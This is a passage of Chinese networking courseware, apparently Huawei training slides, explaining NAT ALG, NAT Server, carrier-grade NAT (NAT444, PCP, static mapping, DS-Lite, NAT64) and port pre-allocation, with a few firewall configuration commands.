- 为了实现应用层协议的转发策略而提出了ASPF功能。ASPF功能的主要目的是通过对应用层协议的报文分析，为其开放相应的包过滤规则，而NAT ALG的主要目的，是为其开放相应的NAT规则。由于两者通常都是结合使用的，所以使用同一条命令就可以将两者同时开启。

NAT ALG实现原理

- 私网侧的主机要访问公网的FTP服务器。NAT设备上配置了私网地址192.168.1.2到公网地址2.1.1.11的映射，实现地址的NAT转换，以支持私网主机对公网的访问。组网中，若没有ALG对报文载荷的处理，私网主机发送的PORT报文到达服务器端后，服务器无法根据私网地址进行寻址，也就无法建立正确的数据连接。




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 整个通信过程包括如下四个阶段：
  - 私网主机和公网FTP服务器之间通过TCP三次握手成功建立控制连接；
  - 控制连接建立后，私网主机向FTP服务器发送PORT报文，报文中携带私网主机指定的数据连接的目的地址和端口，用于通知服务器使用该地址和端口和自己进行数据连接；
  - PORT报文在经过支持ALG特性的NAT设备时，报文载荷中的私网地址和端口会被转换成对应的公网地址和端口。即设备将收到的PORT报文载荷中的私网地址192.168.1.2转换成公网地址2.1.1.11，端口1084转换成12487；
  - 公网的FTP服务器收到PORT报文后，解析其内容，并向私网主机发起数据连接，该数据连接的目的地址为2.1.1.11，目的端口为12487（注意：一般情况下，该报文源端口为20，但由于FTP协议没有严格规定，有的服务器发出的数据连接源端口为大于1024的随机端口，如本例采用的是FTP服务器，采用的源端口为3004）。由于该目的地址是一个公网地址，因此后续的数据连接就能够成功建立，从而实现私网主机对公网服务器的访问。

NAT Server

- NAT Server也称静态映射，是一种转换报文目的IP地址的方式，它提供了公网地址和私网地址的映射关系，实现外部网络用户通过公网地址访问私网内部服务器的需求。



Server-Map Table			
Direction	Protocol	S-IP	D-IP:D-Port[New-D-IP:New-D-Port]
Obverse	TCP	Any	1.1.1.10:80[192.168.1.2:80]

Session Table		
Protocol	S-IP:S-Port	D-IP:D-Port[New-D-IP:New-D-Port]
HTTP	7.7.7.7:3535	1.1.1.10:80[192.168.1.2:80]

 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- NAT Server也称静态映射，是一种转换报文目的IP地址的方式，它提供了公网地址和私网地址的映射关系，将报文中的公网地址转换为与之对应的私网地址。
- 在使用NAT Server功能时，外网的用户向内部服务器主动发起访问请求，该用户的IP地址和端口号都是不确定的，唯一可以确定的是内部服务器的IP地址和所提供服务的端口号。所以在配置NAT Server成功后，设备会自动生成Server-map表项，用于存放Global地址与Inside地址的映射关系。设备根据这种映射关系对报文的地址进行转换并转发。
- 如图所示，当Host访问Server时，防火墙的处理过程如下：
  - 防火墙收到Internet上用户访问1.1.1.10的报文的首包后，查找并匹配到Server-Map表项，将报文的目的IP地址转换为192.168.1.2；
  - 防火墙根据目的IP地址判断报文需要在Untrust区域和DMZ区域之间流动，通过域间安全策略检查后建立会话表，然后将报文发送至Intranet；
  - 防火墙收到Server响应Host的报文后，通过查找会话表匹配到上一步骤中建立的表项，将报文的源地址替换为1.1.1.10，然后将报文发送至Internet；
  - 后续Host继续发送给Server的报文，防火墙都会直接根据会话表项的记录对其进行转换，而不会再去查找Server-map表项。
- 另外，防火墙在进行地址映射的过程中还可以选择是否允许端口转换，是否允许服务器采用公网地址上网，以满足不同场景的需求。

CGN概述

- CGN（Carrier Grade NAT，运营商级NAT）又称作大规模部署NAT，与普通NAT相比，CGN主要在支持并发用户数、性能、溯源等方面有很大提升，以适应运营商的大规模商业部署，可以快速解决IPv4地址短缺的急迫问题。
- CGN包含多种技术和应用场景，例如NAT444、DS-Lite等。


分类	描述	备注
NAT444	在用户网关侧和运营商出口处部署两次NAT功能，完成2级地址转换，以此来提高IPv4地址的复用率，缓解地址枯竭问题。	/
PCP	PCP（Port Control Protocol），通过上游设备（如NAT444设备或防火墙设备）来控制传入报文的转发，同时可以减少应用程序的保活流量。	PCP技术使基于P2P技术的文件共享、语音、视频等业务可以在NAT444场景中很好地运行。
静态映射	静态配置私网IP地址池、公网IP地址池和端口段三者之间的映射关系，根据映射关系处理地址转换和认证等操作。	应用在NAT444场景中，用于解决用户地址的快速溯源。
DS-Lite	隧道和NAT结合，解决私网IPv4用户跨越IPv6网访问IPv4 Internet的问题。	/
端口预分配和增量分配	为NAT的增强技术，指在NAT转换前预先为用户分配端口段，后续从此用户来的业务都用此端口段的端口进行处理。	应用在NAT444和DS-Lite场景中，在减少日志产生量的同时，还能快速溯源。
NAT64	解决IPv4网络和IPv6网络互访的问题。	/

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 在IPv4地址枯竭之前，运营商的网络、业务平台、终端等无法全面支持IPv6，并具备IPv6商用能力。在IPv6过渡期内，引入运营商级NAT（Carrier Grade NAT，CGN），延长IPv4的使用期限，保证业务的平滑过渡，为IPv6的部署争取时间，

NAT444介绍

- NAT444是一种网络地址转换技术，它对IPV4地址进行多级映射，允许多个内部网络共享单个公共IPV4地址。
  - NAT44：传统意义上的IPv4 NAT功能，主要实现IPv4私网地址到公网地址的地址转换，为一次IPv4地址转换过程，即所谓的NAT44。
  - NAT444：其主要思想是将NAT44部署位置提高，由运营商部署运营级NAT44设备CGN，同时与用户侧的NAT组成两级地址转换，形成三块地址空间，即用户侧私有地址、运营商私有地址、公网地址。



 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- NAT444实现过程：
  - 私网IPv4用户要访问IPv4 Internet，首先发送IPv4报文到网关设备CPE。
  - CPE（Customer Premise Equipment）位于用户所在地的设备接收到私网IPv4报文后，转换报文头部的用户侧私网地址为运营商私网地址。地址转换后的报文根据路由被转发到CGN设备。
  - CGN设备接收到报文后，转换运营商私网地址为公网IPv4地址。报文最终被发送到Internet中的IPv4目的端。

NAT444应用场景


- 在城域网接入场景下，NAT444可以为多个客户提供互联网接入，同时可以限制每个客户的带宽和流量，其组网如：
  - CPE作为用户接入设备，为用户分配私网IPv4地址，并对业务流进行一次NAT转换处理。
  - BRAS（Broadband Remote Access Server）作为城域网接入层设备，通常内置DHCP Server模块，作为Radius客户端配合AAA服务器完成对CPE的认证和地址分配。NAT444场景中BRAS设备为CPE分配的地址为IPv4地址，CPE设备用此地址与CGN设备进行通信。
  - CGN设备作为流量汇聚设备，对CPE业务流量进行二次NAT转换处理，使私网IPv4用户完成Internet访问。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- NAT444配置与源NAT配置相同，NAT444仅在运营商CGN设备上实现，具体命令参考源NAT配置。

PCP介绍

- PCP（Port Control Protocol）端口控制协议，它是一种NAT穿越协议，通过NAT设备让局域网中的设备与Internet上的其他设备通信；同时PCP允许应用程序创建从外部地址、协议和端口到内部地址、协议和端口的映射表，保证外部可以成功访问位于NAT设备之后的主机。
  - 当NAT444场景中存在P2P业务时，FW作为CGN设备，支持PCP服务器功能。接入用户通过CPE向CGN获取公网IP地址及端口号，然后使用该公网IP地址访问Internet。同时，Internet上的用户也可以通过CGN上的PCP映射表主动访问位于私网的用户，这就使得基于P2P技术的文件共享、语音通信、视频传输等业务可以在NAT444场景中很好地运行。



PCP应用场景


 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- FTP服务器用来实现文件传输，所有客户端必须同服务器建立TCP连接才能进行文件传输，服务器将成为文件传输的瓶颈，P2P将资源分在存储在多个设备，文件下载时，需要获得已经存储文件的设备（peer）,和这些设备（peer）建立点对点连接，一旦下载了文件，当前机器也成为了peer的一员，旁边的机器也会从当前机器下载文件。

PCP原理

- PCP协商支持PEER模式和MAP模式，不同的模式对应不同的PCP请求报文，FW收到CPE发送的PCP请求报文后，根据报文中指定的模式生成相应的PCP映射表：
  - PEER模式：仅支持私网用户访问公网，公网用户无法主动访问私网用户。
  - MAP模式：MAP模式不仅支持私网用户访问公网，还支持公网用户主动访问私网用户。
- PCP连接协商过程 ：
  - CPE作为PCP客户端，向CGN发送PCP请求报文，为接入的私网用户获取公网IP地址和端口号。
  - CGN（FW）作为PCP服务器，响应CPE的请求，从NAT地址池中选取公网资源，生成私网IP地址、端口号与公网IP地址、端口号的映射关系，并向CPE发送PCP响应报文，报文中携带CGN为接入用户分配的公网IP地址和端口号。




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- PEER模式：CGN收到CPE发送的PEER模式的请求报文后，解析报文内容，从预先配置的NAT地址池中为接入用户分配公网IP地址和端口号，同时生成PCP映射表。
  - PCP映射表中包括源地址、源端口、目的地址、目的端口和协议五个元素，属于“五元组”表项，仅支持私网用户访问公网，公网用户无法主动访问私网用户，所以PEER模式不适用于网络中运行P2P业务的场景。
- MAP模式：CGN收到CPE发送的MAP模式的请求报文后，解析报文内容，从预先配置的NAT地址池中为接入用户分配公网IP地址和端口号，同时生成如下的PCP映射表。
  - PCP映射表中包含“MAP IN”和“MAP OUT”两条表项，表项中包括源地址、源端口和协议三个元组，与三元组NAT生成的Server-map表项相似。公网用户通过“MAP IN”表项就可以主动访问私网用户，所以MAP模式适用于网络中运行P2P业务的场景。

PCP与P2P业务

- 在NAT444场景中，为解决终端用户之间的P2P业务传输问题，可以通过PCP来满足P2P应用的业务特定。PCP在P2P业务中的应用如下：



PCP应用场景

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- PCP与P2P业务的建立过程如下：
  - 1、私网用户打开P2P软件，P2P软件自动向CPE发送打开UDP端口的UPnP请求报文。
  - 2、CPE作为UPnP Proxy，终结UPnP请求；然后CPE作为PCP客户端，向CGN发送PCP请求，为私网用户申请公网IP地址和端口号。
  - 3、CGN作为PCP服务器，响应CPE的请求，从公网地址池中选取公网资源，建立私网IP地址、端口号与公网IP地址、端口号的映射关系，并向CPE发送PCP响应报文，报文中携带为私网用户分配的公网IP地址和端口号。
  - 4、CPE将获取的公网IP地址和端口号发送给私网用户，此时可以在P2P软件中查看到获取的公网IP地址和端口号。
  - 5、私网用户使用公网IP地址和端口号与P2P服务器建立连接，实时上报状态信息。P2P服务器记录该公网IP地址和端口号。
  - 6、公网用户向P2P服务器发起查找文件动作时，P2P服务器将拥有该文件所有用户信息均发给公网用户，其中包括私网用户的公网IP地址和端口号。
  - 7、公网用户通过该公网地址和端口号主动向私网用户发起访问，下载文件。

PCP配置 - CLI

- 创建NAT地址池。。

```
nat address-group group-name [ group-number ]
```

- 配置地址池的NAT模式。

```
mode pcp
```

- 配置IP地址段。

```
section [ id ] start-ipv4 [ end-ipv4 ]
```

- **可选：**配置地址池与VRRP绑定。VRRP用于双机热备组网中，引导流量的走向，实现流量的负载分担。

```
vrrp virtual-router-id
```

- 开启NAT地址池中地址的UNR路由下发功能。


```
route enable
```

配置该命令后，FW将会为NAT地址池中的地址生成UNR（User Network Route）路由，该UNR路由的作用与黑洞路由的作用相同，可以防止路由环路，同时也可以引入到OSPF等动态路由协议中发布出去。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

静态映射介绍


- 静态映射主要应用在NAT444组网环境中，通过静态配置私网IP地址池、公网IP地址池和端口段三者之间的映射关系，提高溯源效率。
- 通常情况下，静态映射配置在网管服务器上。由网管服务器生成和维护静态映射关系表，并统一下发静态映射关系到CGN设备和AAA服务器上，使CGN设备和AAA服务器可以根据相同的映射关系处理地址转换和认证等操作。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

静态映射原理

- 静态映射根据地址转换算法，根据搜集到的地址映射信息（包括私网IP地址池、公网IP地址池、为公网地址分配的端口段），通过算法生成映射关系，提高溯源效率。




私网地址	公网地址	端口
10.10.10.5	2.2.2.2	400
.....	.....	.....

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 静态映射转换过程：
  - 网管服务器收集静态映射元素（私网地址，公网地址，端口段），生成静态映射关系表，下发给CGN设备和AAA服务器。
  - 私网IPv4用户要访问IPv4 Internet，首先发送IPv4报文到网关设备CPE。
  - CPE设备接收到私网IPv4报文后，转换报文头部的一级私网地址为二级私网地址。地址转换后的报文根据路由被转发到CGN设备。
  - CGN设备接收到报文后，根据静态映射关系表转换二级私网地址为公网IPv4地址，并分配指定的端口段。
  - AAA服务器对用户进行认证、授权和计费，记录和维护用户计费和账号等信息。

DS-Lite介绍


- Dual Stack Lite （DS-Lite）轻量级的双栈，是一种 IPv6 过渡解决方案，适用于具有 IPv6 基础设施的 ISP，以便将其 IPv4 用户连接到 Internet。
- DS-Lite是IPv6演进方案的最终模型。原因是DS-Lite方案在IPv6网络中不仅可以提供IPv4和IPv6双栈业务，而且可提供单栈IPv6业务；随着IPv6业务的增长，IPv4业务会逐渐变成“孤岛”，IPv6业务则成为主流；因此，DS-Lite技术架构是符合未来的发展趋势，为IPv6演进方案的最终模型。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

DS-Lite NAT

- 私网IPv4用户穿越IPv6网络访问IPv4 Internet的场景中，需要在CPE和CGN设备上建立IPv4 over IPv6隧道使私网IPv4报文能够在IPv6网络中传输，同时还要在CGN设备上部署DS-Lite NAT，转换私网IPv4地址为公网地址，从而访问IPv4 Internet。
- 私网IPv4用户穿越IPv6网络访问IPv4 Internet如下：




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 私网IPv4用户穿越IPv6网络访问IPv4 Internet处理流程：
  - 私网IPv4用户要访问IPv4 Internet，首先发送IPv4报文到网关设备CPE。
  - CPE设备接收到私网IPv4报文后，封装成4over6报文，穿越IPv6网络传送到CGN设备上。
  - CGN对报文进行解封装，解封装后的报文匹配DS-Lite NAT策略转换私网IPv4地址为公网IPv4地址，进而访问IPv4 Internet，如果是三元组NAT，要创建源和目的Server-map，并把报文中携带的CPE IP和Tunnel ID记录到Server-map里。同时创建会话表，记录出接口、CPE IP和Tunnel ID等信息，用于IPv4 Internet回应报文加封装。
  - 外网来的如果是后续报文则根据CGN上会话表记录的CPE IP查找路由找到去往CPE的出接口进行4over6加封装；如果是首报文且命中目的三元组Server-map表，则根据Server-map表记录的CPE IP查找路由找到去往CPE的出接口进行4over6加封装。
  - 进行4over6加封装时，用会话中记录的CPE IP做为隧道目的IP和Tunnel接口的源IP进行封装，并用CPE IP查找IPv6路由，找到实际的出接口发送封装的报文给CPE设备。
  - CPE设备对接收到4over6报文解封装，发送给私网IPv4用户。

DS-Lite NAT-Server

- IPv4公网用户穿越IPv6网络访问私网内部服务器的场景中，内部私网对外提供访问服务，需要在CGN上配置DS-Lite NAT的内部服务器功能，即DS-Lite NAT Server。
- 此场景下私网是可以重叠的，IPv4公网用户访问内部服务器的报文在封装隧道时要知道隧道源和目的IP，因此在配置DS-Lite NAT Server时需要了解CPE IP和Tunnel ID等信息。CPE IP用于私网隔离，也是外网访问内部服务器报文封装隧道的目的IP；Tunnel ID用于查找外网访问内部服务器报文加封装的隧道源IP。外网用户访问CPE下IPv4私网服务器如下：



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 外网用户访问CPE下IPv4私网服务器处理流程：
  - 配置DS-Lite NAT Server后，CGN设备会生成相应的Server-map表。当IPv4公网用户访问私网内部服务器的报文进入CGN后，CGN设备会根据Server-map表记录的公网地址和私网地址对应关系、CPE IP和Tunnel ID找到目的出接口，并对报文进行4over6封装，同时创建会话表，记录出接口、CPE IP和Tunnel ID等信息。
  - CGN设备把封装的4over6报文，通过IPv6网络传送到CPE设备端。
  - CPE设备对报文进行解封装后传给IPv4私网服务器。
  - IPv4私网服务器回应报文给CPE设备。
  - CPE设备接收到私网IPv4报文后，封装成4over6报文，通过IPv6网络传送到CGN。
  - CGN设备根据会话表记录信息找到外网出口，从而把报文传送到IPv4公网用户。

NAT64介绍


- NAT64是一种网络地址转换技术，允许IPV6网络中的主机访问IPV4网络中的服务，NAT64实现通常包含两个组件：
  - NAT64网关：用于IPV6地址和IPV4地址之间的地址转换。
  - DNS64：用于IPV6主机在IPV4网络中查找IPV4服务的IPV6地址。DNS64会将IPV4地址转换为IPV6地址，并将其返回给IPV6主机。
- NAT64技术解决了IPv6与IPv4之间的网络地址与协议的转换，从而实现IPv6网络与IPv4网络的双向互访。

特性	转换前	转换后
传统NAT	源地址为公网IPv4地址	源地址为公网IPv4地址
NAT64	报文格式为IPv6（IPv4）	报文格式为IPv4（IPv6）

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

IPv6网络用户访问IPv4网络服务器

- 在向IPv6网络演进的后期，运营商为用户提供IPv6单栈接入能力，而很多Internet服务器还是IPv4的，不具备双栈能力。这种情况下，运营商提供NAT64设备，使IPv6单栈用户可以访问IPv4服务器。
- 运营商只为用户分配IPv6地址，NAT64设备支持双栈，纯IPv6的访问通过IPv6路由来实现；而IPv6与IPv4业务之间的互访通过动态NAT64映射技术来完成。




NAT64组网图

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

IPv4网络用户访问IPv6网络服务器

- 在向IPv6网络演进的后期，服务器供应商由于缺乏公网IPv4地址，只能为新增服务器分配IPv6地址。而Internet上还有很多IPv4单栈用户存在，为了保留住用户，服务器提供商提供NAT64设备，使IPv4单栈用户可以访问服务器。
- IDC服务提供商只为服务器分配IPv6地址，接入设备不需要升级。NAT64设备部署在IDC出口，必须支持双栈，其中纯IPv6的访问通过IPv6路由来实现；而IPv4与IPv6业务之间的互访通过静态NAT64映射技术来完成 。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

NAT64前缀

- FW通过判断IPv6报文的目的地址中是否包含NAT64前缀来决定是否对该IPv6报文进行NAT64处理。NAT64前缀分为以下两种形式：
  - 知名前缀：即64:FF9B::/96，缺省情况下已存在，无需配置。
  - 自定义前缀：前缀长度为32、40、48、56、64或96。
- 根据前缀长度不同，IPv4地址嵌入IPv6地址时，嵌入的位置存在差异，具体差异如下表所示，其中PL（Prefix Length）表示前缀长度；suffix表示后缀，可以任意取值，FW不处理该字段；U为保留位，取值必须为0。

PL	0 32 40 48 56 64 72 80 88 96 104
32	Prefix | IPV4（32） | U | Suffix
40	Prefix | IPV4（24） | U | （8） | Suffix
48	Prefix | IPV4（16） | U | （16） | Suffix
56	Prefix | （8） | U | IPV4（24） | Suffix
64	Prefix | U | IPV4（32） | Suffix
96	Prefix | IPV4（32）


 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 自定义IPV6前缀长度嵌入IPV4地址方式：
  - 当前缀长度为32位时，IPv4地址嵌入IPv6地址的位置为32位～63位。
  - 当前缀长度为40位时，24位的IPv4地址被嵌入到IPv6地址的40位～63位，剩余8位的IPv4地址被嵌入到IPv6地址的72位～79位。
  - 当前缀长度为48位时，16位的IPv4地址被嵌入到IPv6地址的48位～63位，剩余16位的IPv4地址被嵌入到IPv6地址的72位～87位。
  - 当前缀长度为56位时，8位的IPv4地址被嵌入到IPv6地址的56位～63位，剩余24位的IPv4地址被嵌入到IPv6地址的72位～95位。
  - 当前缀长度为64位时，IPv4地址被嵌入到IPv6地址的72位～103位。
  - 当前缀长度为96位时，IPv4地址被嵌入到IPv6地址的96位～127位。前缀中64位～71位必须设置为0。
- 以IPv4地址为192.168.0.1，NAT前缀为3000::/64为例，该IPv4地址对应的IPv6地址为3000:0000:0000:0000:00C0:A800:0100:0000，即3000::C0:A800:100:0。

动态NAT64映射

- 动态NAT64只适用于IPv6用户主动发起访问IPv4 Server的场景，在此场景中NAT64设备通过IPv6到IPv4的流量触发创建会话表，并记录地址映射关系；IPv4到IPv6的流量匹配会话表后，查找地址映射关系进行反向回复，其业务流程如下：




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 动态NAT64业务流程：
  - 1、IPv6单栈用户发起远端服务的AAAA DNS请求（www.xxx.com）。
  - 2、DNS64收到请求报文后，先解析AAAA请求，如果解析不到IPv6地址，再发起A请求，通过解析发现此服务地址为IPv4地址，根据配置的Prefix64::/n（64:ff9b::/96），合成NAT64地址（64:ff9b::0101:0101），然后发给用户，完成地址解析。
  - 3、用户收到DNS64的回复报文后，把解析的地址作为目的地址发往远端服务器。
  - 4、NAT64设备收到用户发出的IPv6报文后，使用地址转换算法提取出IPv6报文中的IPv4地址（1.1.1.1），以此IPv4地址作为IPv4报文的目的地址。然后根据NAT64策略配置的映射关系，以NAT地址池中的地址为IPv4报文的源地址（2.1.1.10），将IPv6报文转换为IPv4报文，发送给IPv4网络中的服务器。并生成有地址对应关系的会话表。
  - 5、服务器收到报文后，回复响应报文。
  - 6、NAT64设备收到IPv4网络中服务器的响应报文后，根据会话表将IPv4报文转换为IPv6报文，然后发送至IPv6用户。

静态NAT64映射

- 静态NAT64通过静态配置IPv6和IPv4地址之间的映射关系，不需要刷新也不老化，一直存在。这样IPv6到IPv4以及IPv4到IPv6的流量都能够触发创建会话表，这不仅可以实现IPv6用户访问IPv4服务器，也为IPv4用户访问IPv6服务器提供了一种方案。其业务流程如下：



 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 静态态NAT64业务流程：
  - 1、IPv4用户向DNS发起A请求（www.xxx.com）。
  - 2、DNS收到请求报文后，解析域名对应的IPv4地址2.1.1.10（A请求如果无法解析IPv4地址，报文将丢弃。此场景中，域名与地址关系一般已经提前在DNS设定好），然后发送回复报文给用户。
  - 3、用户收到DNS的回复报文后，把解析的地址作为目的地址发往远端服务器。
  - 4、NAT64设备收到用户发出的IPv4报文后，根据事先设置好的静态映射关系（会产成Server-Map表），把报文的目的IPv4地址转换成对应的IPv6地址3000::2，以此IPv6地址作为IPv6报文的目的地址，把IPv4报文与设置好的NAT64前缀合成IPv6报文的源地址（64:ff9b::0101:0101），完成IPv4报文到IPv6报文的转换，发送给IPv6网络中的服务器。并生成会话表。
  - 5、服务器收到报文后，回复响应报文。
  - 6、NAT64设备收到IPv6网络中服务器的响应报文后，根据会话表将IPv6报文转换为IPv4报文，然后发送至IPv4用户。

端口预留与增量分配介绍

- 端口预分配和增量分配是NAT的一种增强技术，其中端口预分配是指设备为用户预分配端口资源，当第一条用户流量到达设备后，设备会给该用户预分配一段端口资源（包括公网IP和对应的端口段），后续用户流量从已经分配的端口段中选择端口进行地址端口替换。
- 增量分配是指当用户初次预分配的端口资源耗完，还可以通过追加分配的方式获取更多的端口资源。

NAT444中应用端口预分配与增量分配	DS-Lite中应用端口预分配与增量分配	NAT64中应用端口预分配与增量分配
• 运营商城域网为IPv4网络，当接入用户较多时，通过部署端口预分配和增量分配功能为CPE设备预先分配端口段，从而减少日志输出量和方便用户地址溯源。	• 运营商城域网为IPv6网络，当还有较多IPv4业务需要发展时，通过部署端口预分配和增量分配功能为CPE设备预先分配端口段，从而减少日志输出量和方便用户地址溯源。	• 运营商提供NAT64设备，使IPv6单栈用户可以访问IPv4服务器。通过部署端口预分配和增量分配功能为用户预先分配端口段，从而减少日志输出量。

 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

